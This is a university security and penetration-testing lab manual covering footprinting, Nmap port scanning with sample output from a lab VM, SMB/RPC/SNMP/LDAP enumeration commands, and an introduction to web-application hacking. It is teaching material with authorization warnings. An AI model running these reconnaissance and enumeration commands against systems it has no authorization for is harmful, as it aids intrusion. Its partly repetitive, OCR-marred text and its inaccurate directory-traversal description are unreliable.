SRM VALLIAMMAI ENGINEERING COLLEGE

(An Autonomous Institution)

SRM Nagar, Kattankulathur-603203.

1923711 SECURITY AND PENETRATION TESTING LABORATORY

- Lab Manual

Regulation 2019

IV Year (VII semester)

2025-26

Prepared by

Ms. C. Jesifica Cinthamani, AP/CYS

1. TO PERFORM THE FOOT PRINTING

Aim:

To perform the foot printing .

Description:

Foot printing refers to the process of gathering information about a target system or network to gain insights into its structure, security posture, and potential vulnerabilities. It involves collecting data from various sources to build a profile of the target, which can then be used for further analysis or potential attacks.Foot printing, also known as reconnaissance, is the process of gathering information about a target system or network to understand its structure, vulnerabilities, and potential attack surface. Make sure you have proper authorization and follow ethical guidelines when performing any security assessments.

Example:

Passive Footprinting:

This may include their website, social media profiles, employee information, and any publicly available documents.

We explore the client's domain registration details and use tools like WHOIS to find information about the organization's domain, such as the domain owner, registration date, and contact details.

By analyzing their website, you identify subdomains, technologies in use, and potentially exposed directories or files.

Active Footprinting:

- Using tools like Nmap, you perform port scanning on the client's network to identify open ports, services, and potentially vulnerable systems.
- We use tools like BannerGrab or Telnet to connect to open ports and gather information from service banners or headers, which may provide insights into the software versions and configurations in use.
- Employing network mapping tools like Nmap or Zenmap, you map the client's network to identify network devices, routers, and their connections.
- We might conduct DNS enumeration to find additional subdomains or perform traceroute to identify the network path and potential points of entry.

- Vulnerability Scanning:
  - With the knowledge gained from the previous steps, you use vulnerability scanning tools such as Nessus or OpenVAS to scan the client's systems and network for known vulnerabilities.
  - The scanning tools provide reports on potential weaknesses, misconfigurations, or outdated software versions that could be exploited.
- Analysis and Reporting:
  - We compile and analyze all the information collected during the footprinting exercise.
  - Based on your analysis, you create a report outlining the potential risks, vulnerabilities, and recommended actions to enhance the client's network security.

By performing footprinting, We help the client understand their network's exposure and provide actionable recommendations to strengthen their security posture.

Here are the general steps for performing foot printing in Kali Linux:

1. **Identify the target**: Determine the scope of your footprinting activity. Identify the target system or network that you have permission to assess.

2. **Passive Footprinting**: Start by gathering information without directly interacting with the target. This includes collecting data from publicly available sources such as search engines, social media, DNS records, WHOIS information, and publicly accessible databases.

Use tools like whois, nslookup, theHarvester, recon-ng, and search engines like Google, Bing, and Shodan to gather information about the target.

Look for publicly available documents, such as user manuals, technical specifications, or job postings, that may provide insights into the target system.

3. **Active Footprinting**: In this phase, We interact directly with the target system to gather more information. Exercise caution and ensure you have proper authorization to perform these activities.

Conduct port scanning using tools like **Nmap** to identify open ports, services, and potential vulnerabilities.

Perform banner grabbing to gather information from the banners or headers of the services running on open ports. Tools like **telnet**, **netcat**, or **BannerGrab** can be used.

Utilize tools like traceroute or hping3 to map the network and identify network devices and routes.

Use tools like **theHarvester**, **Maltego**, or **Metagoofil** to gather additional information by searching for email addresses, subdomains, or metadata associated with the target.

4. **Network Mapping**: Create a visual representation of the target network, including systems, devices, and their interconnections. Tools like Nmap, Zenmap, or OpenVAS can assist in this phase.

5. **Vulnerability Scanning**: Identify potential vulnerabilities in the target system or network. Tools like OpenVAS, Nessus, or Nikto can help in scanning for known vulnerabilities.

6. **Document and Analyze**: Document all the information you have gathered and analyze it to identify potential weak points, vulnerabilities, and entry points.

Remember, always ensure you have proper authorization and adhere to legal and ethical guidelines when performing any security assessments. Footprinting should only be done on systems or networks that you have permission to assess.

Footprinting is the process of gathering information about a target system or organization to create a profile of its infrastructure, services, and potential vulnerabilities. It involves passive information

gathering from publicly available sources. Just like with port scanning, it is crucial to perform footprinting only on systems or organizations you have explicit permission to investigate.
Here's a general outline of how to perform footprinting using Kali Linux:

Passive Footprinting: Passive footprinting involves gathering information without directly interacting with the target. It mainly relies on publicly available sources such as search engines, social media, public records, and other online resources. Some tools available in Kali Linux that can help with passive footprinting include:

Whois: This tool allows you to gather information about domain registrations, IP addresses, and contact details related to a domain. For example:

Bash
whois example.com

theHarvester: A tool to gather emails, subdomains, hosts, employee names, open ports, and banners from different public sources like search engines, PGP key servers, and SHODAN. We can use it as follows:

bash

theharvester -d example.com -l 100 -b all

Shodan: Shodan is a search engine for internet-connected devices. It can help you find specific types of devices, services, open ports, and more. You can use the web interface or the Shodan command-line tool in Kali Linux:

Bash

shodan init YOUR_API_KEY shodan search apache

Active Footprinting: Active footprinting involves interacting directly with the target system to gather information. Be cautious when performing active footprinting, as it might trigger security alarms or violate terms of service. Always have proper authorization. Some tools for active footprinting in Kali Linux include:

Nmap: Apart from port scanning, Nmap can be used for OS fingerprinting and service version detection to determine the operating system and software versions running on target hosts:
Bash
sudo nmap -O -sV target_ip

DNS Enumeration: Tools like dnsenum, dnsrecon, and dnsmap can be used to gather information about DNS records, subdomains, and associated IP addresses.

Banner Grabbing: Use telnet or netcat to connect to specific ports on the target system and retrieve banners, which may reveal information about running services and versions. For example:

Bash

telnet target_ip port

Remember, footprinting is the first step of the information gathering process and is essential for ethical hacking, penetration testing, or security assessments. Always perform footprinting responsibly and only on systems you have explicit permission to investigate. Unauthorized footprinting is illegal and unethical.


1- Getting an Ip

cmd : ping <domain name> -4 or -6

-4 = displays Ipv4

-6 = display Ipv6


cmd : nslookup <domain name>



2- Checking for Reverse IP lookup, So we can identify that its a individual server

* visit "**viewdns.info**"
* Get Reverse IP Lookup

* If we got more domains as result its a shared server. If got only one its a individual server



Domain / IP:
GO

Reverse IP results for srmvalliammai.ac.in (43.225.55.90)


There are 418 domains hosted on this server.
The complete listing of these is below:

Domain	Last Resolved Date
2imu.in	2023-07-04
2ndmay.com	2023-03-07
3dviews.co	2021-07-17
aatreyaacademy.org	2023-07-01
accord-security.com	2023-03-07
actolaze.in	2023-03-12

3- Identifying the web technologies used:


* open “whatweb” tool in kali linux


cmd : whatweb <domain name>



4- Identifying web tech using browser extensions:

* Install “**wappalyzer**” and “**whatruns**” in chrome or firefox







5- Identify IP in a network

* Identifying IP using "**angry Ip scanner**"
link: https://angryip.org/

* Kioptrix Vuln machine running in Vmware in bridge connection



* start angry ip scanner and click start



* IP found

Conclusion: Thus the foot printing has been performed successfully.

2. DEMONSTRATE PORT SCANNING

Aim:

To demonstrate port scanning.

Description:

Step 1: Open a terminal On Kali Linux, open a terminal. You can do this by clicking on the terminal icon on the taskbar or by pressing **Ctrl + Alt + T**.

Step 2: Identify the target Before you start scanning, identify the IP address of the target system you want to scan. You can use tools like **ifconfig** or **ip addr** to check your IP address and network configuration. Also, ensure that you have the necessary permissions to scan the target.

Step 3: Choose a port scanning tool Kali Linux comes with several powerful port scanning tools. One of the most commonly used tools is Nmap (Network Mapper). To check if it's installed, type **nmap** in the terminal. If it's not installed, you can install it using the following command:

bash

sudo apt-get update

sudo apt-get install nmap

Step 4: Perform the port scan Once you have Nmap installed, you can use it to perform a basic port scan on the target system. The basic syntax for Nmap is as follows:

bash

nmap [options] target

For example, to perform a simple TCP port scan on a target with the IP address 192.168.1.100, you can use the following command:

bash


sudo nmap 192.168.1.100

This will scan the most common 1,000 TCP ports on the target system and display the results, showing which ports are open, closed, or filtered.

Step 5: Understanding the results Nmap will display the results of the scan, including the status of each scanned port. Open ports are potential entry points into the target system, and you should analyze the results carefully to identify any potential security vulnerabilities.

1. Nmap port scan:

cmd : nmap <ip> or < domain name >



2. Nmap default script scan / version scan

cmd : **sudo nmap -sC -sV <ip>**
-sC = default script scan
-sV = version
-vv = verbrose
-A = Agressive scan (script | OS | version)
-T(1-5) = Speeding up the process
-sS = TCP sync scan
-sU = UDP scan
--help = List all the commands
man nmap = manual page for nmap tool
--script vuln = vulnerabiltiy scan

```
[redacted]~$ sudo nmap 192.168.1.10 -sC -sV -T4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-05 19:26 IST
Nmap scan report for 192.168.1.10
Host is up (0.0018s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 b8746cdbfd8be666e92a2bdf5e6f6486 (RSA1)
|   1024 8f8e5b81ed21abc180e157a33c85c471 (DSA)
|_  1024 ed4ea94a0614ff1514ceda3a80dbe281 (RSA)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1           1024/tcp   status
|_  100024  1           1026/udp   status
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2023-07-05T13:59:10+00:00; +1m50s from scanner time.
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
```

Conclusion :

Thus the port scanning has been demonstrated successfully.

3. IMPLEMENT WINDOWS AND LINUX ENUMERATIONS

Aim:

To implement Windows and Linux Enumerations .

Description:

Enumerating a target system is an essential step in the information-gathering process for ethical hacking and security assessments. Enumerating involves gathering detailed information about the target system's users, shares, services, open ports, and more. Enumerating Windows Systems:

a. NetBIOS Enumeration: Tools like enum4linux can be used to enumerate NetBIOS information from Windows systems:

bash

enum4linux -a target_ip

b. SMB Enumeration: Tools like smbclient and smbmap can be used to enumerate SMB shares and access them:

bash

smbclient -L //target_ip smbmap -H target_ip

c. RPC Enumeration: Use rpcclient to enumerate information via RPC services:

bash

rpcclient -U "" target_ip

d. LDAP Enumeration: Tools like ldapsearch can be used to query the LDAP service for user and group information:

bash

ldapsearch -h target_ip -x -b "dc=example,dc=com"

e. SNMP Enumeration: Tools like snmpwalk can be used to enumerate SNMP information:

bash

snmpwalk -c public -v1 target_ip

2. Enumerating Linux Systems:

a. Port Scanning: As previously described, use Nmap to perform port scanning and identify open ports:

bash

sudo nmap -T4 -p- target_ip

b. SSH Enumeration: Use ssh to attempt a connection and identify the SSH version and supported algorithms:

bash

ssh target_ip

c. SMB Enumeration: Similar to the Windows SMB enumeration, you can use smbclient and smbmap to enumerate SMB shares on Linux systems:

bash

smbclient -L //target_ip smbmap -H target_ip

d. SNMP Enumeration: As with Windows systems, use snmpwalk to enumerate SNMP information on Linux systems:

bash

snmpwalk -c public -v1 target_ip

Conclusion : Thus the windows and Linux enumerations has been implemented successfully.

4. SIMULATION OF HACKING WEB APPLICATIONS


Aim:

To simulate the hacking of web application

Description:

Web Applications acts as an interface between the users and servers using web pages that consist of script code that is supposed to be dynamically executed.

Web hacking in general refers to the exploitation of applications via Hypertext Transfer Protocol (HTTP) which can be done by manipulating the application through its graphical web interface, tampering the Uniform Resource Identifier (URI) or exploiting HTTP elements



Web Application Vulnerabilities

SMTP/Email-Based Attacks

The SMTP (Simple Mail Transfer Protocol) is responsible for the transmission of electronic mail. Due to the e-mail tracking programs, if the receiver of the e-mail reads, forwards, modifies, or deletes an e-mail, the sender of the e-mail must know about it.

Preventive measures

1. Disable the VRFY and EXPN
2. If you need VRFY and EXPN functionality, do check your e-mail server or e-mail firewall documentation.
3. Make sure that the company's e-mail addresses are not posted on the web application.

VOIP Vulnerabilities

VOIP stands for Voice Over Internet Protocol. It's a technology that allows us to make voice calls using a broadband Internet connection instead of a regular phone line. Since VOIP uses the internet to function, it is prone to all internet vulnerabilities such as DOS attacks.

Preventive measures

- Make sure your computer's OS and your computer's anti-virus software is updated.
- Make sure that you have an Intrusion Prevention System (IPS) and a VoIP firewall updated and intact.
- Make use of VPNs to protect calls made through mobile/wireless devices and networks.

Directory Traversal


Directory Traversal attacks are also known as Unicode exploit. Windows 2000 systems running IIS are vulnerable to this type of attack. It happens only in unpatched Windows 2000 systems and affects CGI scripts and ISAPI extensions such as.ASP.

Preventive Measures:

1. Avoid passing user-supplied input to file system APIs altogether.
2. Two layers of defense must be utilized together to prevent these types of attacks.
3. The application must validate the user's input before processing it further.
4. Validation should verify that the input contains only permitted content, such as purely alphanumeric characters, etc.

WORKING

searchsploit (apache 2.2.2a)



Getting the Exploit

